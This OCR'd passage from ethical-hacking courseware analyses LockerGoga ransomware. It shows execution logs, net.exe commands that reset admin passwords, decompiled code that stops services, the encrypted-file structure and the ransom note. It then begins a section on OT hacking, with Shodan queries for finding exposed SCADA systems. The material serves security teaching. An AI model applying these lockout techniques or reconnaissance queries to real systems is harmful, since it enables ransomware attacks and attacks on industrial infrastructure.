


Figure 18.79: Execution flow of LockerGoga ransomware

- **Stage 1: Initial Execution**

  LockerGoga injects a copy of itself in `%TEMP%/tgytutrc{number}.exe` and executes it with the "`-m`" (master) parameter. If the "`-l`" parameter is enabled, details of the malware are written to "`C:\log`."

```
scanning...
"A:\" : The device is not ready
[1/0/4893]>C:\cfd5a68720a6fbe8a8301126cf72300a\1025\LocalizedData.xml
[2/0/4894]>C:\cfd5a68720a6fbe8a8301126cf72300a\1029\LocalizedData.xml
[3/0/4895]>C:\cfd5a68720a6fbe8a8301126cf72300a\1035\LocalizedData.xml
[2/1/5015]+C:\cfd5a68720a6fbe8a8301126cf72300a\1035\LocalizedData.xml
[3/1/5014]>C:\cfd5a68720a6fbe8a8301126cf72300a\1036\LocalizedData.xml
[2/2/5019]+C:\cfd5a68720a6fbe8a8301126cf72300a\1029\LocalizedData.xml
[3/3/5023]>C:\cfd5a68720a6fbe8a8301126cf72300a\1049\LocalizedData.xml
[2/4/5025]+C:\cfd5a68720a6fbe8a8301126cf72300a\1025\LocalizedData.xml
[3/4/5024]>C:\cfd5a68720a6fbe8a8301126cf72300a\UiInfo.xml
3204 exiting
\MSOCache\All Users\{90120000-0114-0409-0000-0000000FF1CE}-C\GrooveMUISet.xml
[3/29/6110]>C:\MSOCache\All Users\{90120000-0044-0409-0000-0000000FF1CE}-C\Setup.xml
[2/30/6110]+C:\MSOCache\All Users\{90120000-0114-0409-0000-0000000FF1CE}-C\Groove.en-us\GrooveMUI.xml
[3/30/6109]>C:\MSOCache\All Users\{90120000-00A1-0409-0000-0000000FF1CE}-C\OneNoteMUI.xml
[2/31/6232]+C:\MSOCache\All Users\{90120000-00A1-0409-0000-0000000FF1CE}-C\OneNoteMUI.xml
[3/31/6231]>C:\MSOCache\All Users\{90120000-0044-0409-0000-0000000FF1CE}-C\InfoPathMUI.xml
[2/32/6231]+C:\MSOCache\All Users\{90120000-0044-0409-0000-0000000FF1CE}-C\InfoPathMUI.xml
[1/33/6231]+C:\MSOCache\All Users\{90120000-0044-0409-0000-0000000FF1CE}-C\Setup.xml
[2/33/6230]>C:\cfd5a68720a6fbe8a8301126cf72300a\1040\LocalizedData.xml
[3/33/6229]>C:\cfd5a68720a6fbe8a8301126cf72300a\1041\LocalizedData.xml
[2/34/6254]+C:\cfd5a68720a6fbe8a8301126cf72300a\1040\LocalizedData.xml
[3/34/6253]>C:\cfd5a68720a6fbe8a8301126cf72300a\Extended\UiInfo.xml
2216 exiting
[2/35/6257]+C:\MSOCache\All Users\{90120000-0030-0000-0000-0000000FF1CE}-C\Setup.xml
[3/35/6256]>C:\cfd5a68720a6fbe8a8301126cf72300a\Extended\Parameterinfo.xml
2708 exiting
[2/36/6256]+C:\cfd5a68720a6fbe8a8301126cf72300a\1041\LocalizedData.xml
[1/37/6281]+C:\cfd5a68720a6fbe8a8301126cf72300a\Extended\UiInfo.xml
```

Figure 18.80: Execution log details of LockerGoga

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Stage 2: Running Master Process**

  LockerGoga initiates the master process to perform various malicious functions such as searching for and identifying files to encrypt, locking out admin accounts, and disabling network interfaces. The first function the master process performs is logging off all other user sessions except the current session using the Windows tool logoff.exe. It then automatically changes all the admin passwords to a hardcoded one, which is practically difficult to predict. This locking also prevents the victims from even reading the ransom note, showing that the goal of the malware is something other than a ransom.

Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x6000	SUCCESS
Process Create	C:\Windows\system32\logoff.exe	PID: 3692, Command line: C:\Windows\system32\logoff.exe 2	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x9000	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x6000	SUCCESS
Process Create	C:\Windows\system32\logoff.exe	PID: 3908, Command line: C:\Windows\system32\logoff.exe 0	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x9000	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x6000	SUCCESS
Process Create	C:\Windows\system32\logoff.exe	PID: 2416, Command line: C:\Windows\system32\logoff.exe 0	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x9000	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x6000	SUCCESS
Process Create	C:\Windows\system32\logoff.exe	PID: 1596, Command line: C:\Windows\system32\logoff.exe 0	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x9000	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x6000	SUCCESS
Process Create	C:\Windows\system32\logoff.exe	PID: 2924, Command line: C:\Windows\system32\logoff.exe 0	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x9000	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x6000	SUCCESS
Process Create	C:\Windows\system32\logoff.exe	PID: 1612, Command line: C:\Windows\system32\logoff.exe 0	SUCCESS
Load Image	C:\Windows\System32\logoff.exe	Image Base: 0x80000, Image Size: 0x9000	SUCCESS
Load Image	C:\Windows\System32\samlib.dll	Image Base: 0x74840000, Image Size: 0x12000	SUCCESS
Thread Create		Thread ID: 1568	SUCCESS
Load Image	C:\Windows\System32\net.exe	Image Base: 0x80000, Image Size: 0xc000	SUCCESS
Process Create	C:\Windows\system32\net.exe	PID: 1108, Command line: C:\Windows\system32\net.exe user Administrator HuHuHUHoHo283283@dJD	SUCCESS
Load Image	C:\Windows\System32\net.exe	Image Base: 0x80000, Image Size: 0x18000	SUCCESS
Load Image	C:\Windows\System32\net.exe	Image Base: 0x80000, Image Size: 0xc000	SUCCESS
Process Create	C:\Windows\system32\net.exe	PID: 1960, Command line: C:\Windows\system32\net.exe user win7 HuHuHUHoHo283283@dJD	SUCCESS
Load Image	C:\Windows\System32\net.exe	Image Base: 0x400000, Image Size: 0x18000	SUCCESS

Figure 18.81: Procmon log showing logging off sessions and changing admin passwords

Now, it uses the slave process for the actual encryption of the files. To perform this, it executes its binary with the following parameters:

`-i <shared memory name> -s`

where **`-s`** → malware running in "slave mode," and **`-i`** → name of the shared memory; here, it is "**`SM-tgytutrc`**" with a size of **`0x10000`** bytes. To initialize this memory, it uses the Boost library and File Mapping APIs.

```
mMap = CreateFileMappingA((HANDLE)0xFFFFFFFF, *Buffer[0], fPAGE_READWRITE, 0, dwMaximumSizeLow, lpName);// lpName="SM-tgytutrc"
```

Figure 18.82: LockerGoga creating a named shared memory

Now, the master process searches for files to encrypt and stores their paths encoded with Base64 in the shared memory. In addition, to prevent the recovery of files from deleted files on the disk, it runs a cipher.exe tool to clear all the unused or free disk space. Finally, the ransomware disables all the network interfaces to prevent remote connections.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 18.83: Procmon log showing the execution of slaves, cipher.exe, and netsh.exe

- **Stage 3: Running Slave Process**

  Next, LockerGoga spawns slave processes for encrypting the files. The slave process expects input from the master process to the file paths for encryption. The slave process is executed using the following command:

  `-i <shared memory name> -s -l`

  where **`-l`** → log also used with the master process.

  For shared memory mapping it uses the **`MapViewOfFileEx()`** API.

```
mView = MapViewOfFileEx(hFileMappingObject, v10, 0, 0, dwNumberOfBytesToMap, 0);// FILE_MAP_READ
if ( !mView )
```

Figure 18.84: Mapping with the shared memory

After executing the above-mentioned command, it receives a Base64-encoded file path from the master process that is stored in the shared memory. Before encrypting the files, it will run Restart Manager and the Service Control Manager APIs to block non-critical services from using the file that is to be encrypted.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

```
if ( !pRmStartSession(&dwSessionHandle, 0, &v39) )
{
  if ( v1[5] >= 8u )
    v1 = (_DWORD *)*v1;
  v26 = (int)v1;
  if ( !pRmRegisterResources(dwSessionHandle, 1, &v26, 0, 0, 0, 0) )
  {
    lpdwRebootReasons = 0;
    pnProcInfoNeeded = 0;
    pnProcInfo = 0;
    alloc_3(&rgAffectedApps, v20, v21);
    v40 = 8;
    v10 = pRmGetList(dwSessionHandle, &pnProcInfoNeeded, &pnProcInfo, rgAffectedApps, &lpdwRebootReasons);
    if ( !v10 || v10 == ERROR_MORE_DATA )
    {
      if ( pnProcInfoNeeded )
      {
        pnProcInfo = pnProcInfoNeeded;
        sub_444F60((unsigned int *)&rgAffectedApps, pnProcInfoNeeded, (int)&rgAffectedApps);
        if ( !pRmGetList(dwSessionHandle, &pnProcInfoNeeded, &pnProcInfo, rgAffectedApps, &lpdwRebootReasons) )
        {
          for ( i = v37; rgAffectedApps != i; ++rgAffectedApps )
          {
            hProcess = OpenProcess(1u, 0, rgAffectedApps->Process.dwProcessId);
            if ( hProcess )
            {
              memmove(&lpServiceName, rgAffectedApps->strServiceShortName);
              schandle = OpenSCManagerW(0, 0, 5u);
              if ( schandle )
              {
                lpServiceName = (LPCWSTR)&lpServiceName;
                svhandle = OpenServiceW(schandle, lpServiceName, 0x2Cu);
                if ( svhandle )
                {
                  stop_dependent_services(svhandle, schandle);
                  ControlService(svhandle, SERVICE_CONTROL_STOP, &ServiceStatus);
                  v18 = GetTickCount();
                  if ( ServiceStatus.dwCurrentState != SERVICE_STOPPED )
                  {
                    do
                      Sleep(ServiceStatus.dwWaitHint);
                    while ( QueryServiceStatusEx(svhandle, 0, (LPBYTE)&ServiceStatus, 0x24u, &pcbBytesNeeded)
                         && ServiceStatus.dwCurrentState != SERVICE_CONTROL_STOP
                         && GetTickCount() - v18 <= 0x1388
                         && ServiceStatus.dwCurrentState != SERVICE_CONTROL_STOP );
                  }
                  CloseServiceHandle(svhandle);
```

Figure 18.85: LockerGoga running Restart Manager and Service Control Manager to stop services

The encryption function fetches the addresses of Native APIs such as NtOpenFile, NtClose, NtReadFile, NtWriteFile, and RtlInitUnicodeString to modify the file that is being encrypted. Now, it generates a memory space of size 0 × 90 bytes to store the "GOGA" structure, which is appended to the encrypted file.

```
GOGA            struc ; (sizeof=0x90, mappedto_165)
                                        ; XREF: encryptfile/r
marker          db 8 dup(?)             ; XREF: encryptfile+27E/w
                                        ; encryptfile+28B/w ; string(C)
low_filesize    db 4 dup(?)             ; XREF: encryptfile+278/o
                                        ; encryptfile+599/w ... ; string(C)
high_filesize   db 4 dup(?)             ; XREF: encryptfile:loc_4401F0/w
                                        ; encryptfile+7C9/r ; string(C)
always_0        db 4 dup(?)             ; XREF: encryptfile+BA2/o
                                        ; encryptfile+BDC/o ... ; string(C)
AES_key         db 16 dup(?)            ; XREF: encryptfile+2B6/o
                                        ; encryptfile+79E/o ; string(C)
AES_IV          db 16 dup(?)            ; XREF: encryptfile+2C7/o
                                        ; encryptfile+7AA/o ; string(C)
end_marker      db 4 dup(?)             ; XREF: encryptfile+2A2/w ; string(C)
padding         db 88 dup(?)            ; XREF: encryptfile+29C/o ; string(C)
GOGA            ends
```

Figure 18.86: "GOGA" structure appended to the encrypted file

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Next, it checks whether any file exists with a locked extension; if such a file exists, it deletes the file. Otherwise, it renames the target file and adds the .locked extension. Now, it splits the file into multiple blocks each of size 0 × 10 000 bytes, and finally, it encrypts each block with a Crypto++ AES algorithm using randomly initialized IV and key values. If the last block size is less than 0 × 10 000 bytes, it appends the negated value of its crc32 to increase the size by 4 bytes.

The AES_key and AES_IV used to encrypt the file are stored in the GOGA structure and further encrypted with an RSA algorithm using the following RSA public key:

```
(int)" MIGdMA0GCSqGSIb3DQEBAQUAA4GLADCBhwKBgQDLscAMf6QMU0OLT967Q0oMVN/9xRbC6Ymz HVVE05zgpDJRQQLmPPYcPnehaeynF8HGFYb"
    "RIEaD0pk4WZwGPLtcRaYuQS1M6v+2j4Vp8faA woNdi7+jI2xw0kQao29FJ8WUQDvrPqODALf8bjiOIO7f1Nc5g9vOEbWyCA1w/vbaVwIBEQ==",
```

Figure 18.87: RSA public key embedded within the malware code

Finally, the GOGA structure is appended to the encrypted file.

- **Stage 4: Ransom Note**

  The last stage is dropping the ransom note "**`README-NOW.txt`**" into the **`%Desktop%`** of the current user. This note contains instructions related to the ransom payment, such as email addresses, payment instructions, etc.

README_LOCKED.txt

```
Greetings!

There was a significant flaw in the security system of your company.
You should be thankful that the flaw was exploited by serious people and not some rookies.
They would have damaged all of your data by mistake or for fun.

Your files are encrypted with the strongest military algorithms RSA4096 and AES-256.
Without our special decoder it is impossible to restore the data.
Attempts to restore your data with third party software as Photorec, RannohDecryptor etc.
will lead to irreversible destruction of your data.

To confirm our honest intentions.
Send us 2-3 different random files and you will get them decrypted.
It can be from different computers on your network to be sure that our decoder decrypts everything.
Sample files we unlock for free (files should not be related to any kind of backups).

We exclusively have decryption software for your situation

DO NOT RESET OR SHUTDOWN - files may be damaged.
DO NOT RENAME the encrypted files.
DO NOT MOVE the encrypted files.
This may lead to the impossibility of recovery of the certain files.

The payment has to be made in Bitcoins.
The final price depends on how fast you contact us.
As soon as we receive the payment you will get the decryption tool and
instructions on how to improve your systems security

To get information on the price of the decoder contact us at:

DharmaParrack@protonmail.com
wyattpettigrew8922555@mail.com
```


Figure 18.88: Ransom note of LockerGoga

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The problems caused due to LockerGoga ransomware include but are not limited to:

- Shuts down the computers, locks out the admin accounts and, in some scenarios, it is even impossible for the victim to pay the ransom
- Before the intrusion, attackers gather the victim's credentials
- Before encrypting the files, attackers disable antivirus using task-kill commands
- Attackers do not specify the ransom amount in the ransom note; instead, they provide an email address for communication
- Attackers perform lateral movement and infect other systems connected to the network through Wi-Fi or Ethernet network adapters


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



OT Hacking Methodology

OT systems such as ICS/SCADA and DCS are often used for monitoring and controlling physical industrial processes. These systems are mainly used to acquire data from processes such as temperatures, pressures, valve positions, human operators, etc. and control electrical, hydraulic, mechanical, and pneumatic actuators. In the past, these OT systems and networks were totally isolated from the Internet, but the interoperability and business needs have demanded the convergence of OT/IT networks. The vulnerabilities that exist in the IT networks provide a way for cybercriminals to launch disruptive attacks on OT systems. This section discusses OT hacking methodology and how to perform OT hacking using various automated tools.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is OT Hacking?

Nowadays, industrial systems are more connected than ever to the Internet, so they are becoming more exposed to vulnerabilities and cyber-attacks. Attackers are launching more sophisticated and targeted cyber-attacks that are causing physical destruction to the industrial systems. In some scenarios, organizations are using devices with legacy software to meet compatibility requirements and sharing sensitive information with the third parties for remote maintenance of the equipment. These factors are creating severe security threats to organizations.

The objective of OT hacking is to damage or disrupt business processes through industrial control systems at various manufacturing sites. Due to the interconnectivity of IT with OT, OT has been exposed to many threats through remote sensors, Wi-Fi enabled controllers, USB devices used to upgrade software/firmware, cloud services (for example, SCADA-as-a-service), etc. Due to this exposure, OT systems are becoming an attractive target for hacking.


How can a hacker profit from OT when successfully compromised?

- Take complete control over the systems, damage the systems, or steal critical business or operational data
- Shut down a plant or block production entirely to perform DoS attacks and cause financial or reputational damage
- Reprogram an assembly process to skip production steps, resulting in manufacturing faulty products
- Compromise industrial machinery to potentially injure employees through overheating, emergency shutdowns, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Install malware to disrupt the operation of critical infrastructure
- Install ransomware to block access to OT systems and ask for a ransom

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




OT Hacking Methodology

The following are the different phases of hacking an OT network:

- Information Gathering
- Vulnerability Scanning
- Launch Attacks
- Gain Remote Access
- Maintain Access

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Information Gathering

The first step in hacking an OT network is gathering information about the target OT network and systems through various footprinting and reconnaissance techniques. These techniques allow attackers to enumerate the network, identify devices connected to the OT network, identify the geolocation of the devices, gather default passwords of connected devices, detect open ports and running services, etc. Attackers use tools such as Shodan, CRITIFENCE Default Password Database, and Nmap. to gather information about the target OT network.

Identifying ICS/SCADA Systems using Shodan

Source: *https://www.shodan.io*

The Shodan search engine helps attackers to gather information about OT devices connected to the Internet. This online tool can be used to obtain details of SCADA systems that are used in water treatment plants, nuclear power plants, HVAC systems, electrical transmission systems, home heating systems, etc.

- **Identifying SCADA systems using port numbers**

  ICS/SCADA systems use multiple protocols that are unique to the manufacturers of PLCs. Some of the important SCADA protocols include Modbus port 502, Fieldbus port 1089-91, DNP port 19999, Ethernet/IP port 2222, DNP3 port 20000, PROFINET port 34962-64, and EtherCAT port 34980. Detecting the ports on which these systems operate allows an attacker to identify vulnerable SCADA systems connected to the Internet.

  Search for Modbus-enabled ICS/SCADA systems:

  `port:502` (Retrieves all the ICS/SCADA systems with Modbus port 502 enabled)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Discovering SCADA systems using PLC name**

  Attackers can also discover SCADA systems through version numbers, PLC names, or manufacturer names. Using Shodan, the attacker can search for the systems banner that displays information such as PLC name, manufacturer, and versions.

  For example, Schneider Electric is the company that deploys various Modbus protocols associated with ICS systems. The attacker can discover all the systems with the company names in their banner using Shodan.

  Search for SCADA systems using PLC name:

  For example, the search string **"`Schneider Electric`"** displays all systems that deploy Schneider Electric products.

- **Searching SCADA systems based on geolocation**

  Search for SCADA systems using geolocation:

  `SCADA Country:"US"` (displays all SCADA systems present in the US)

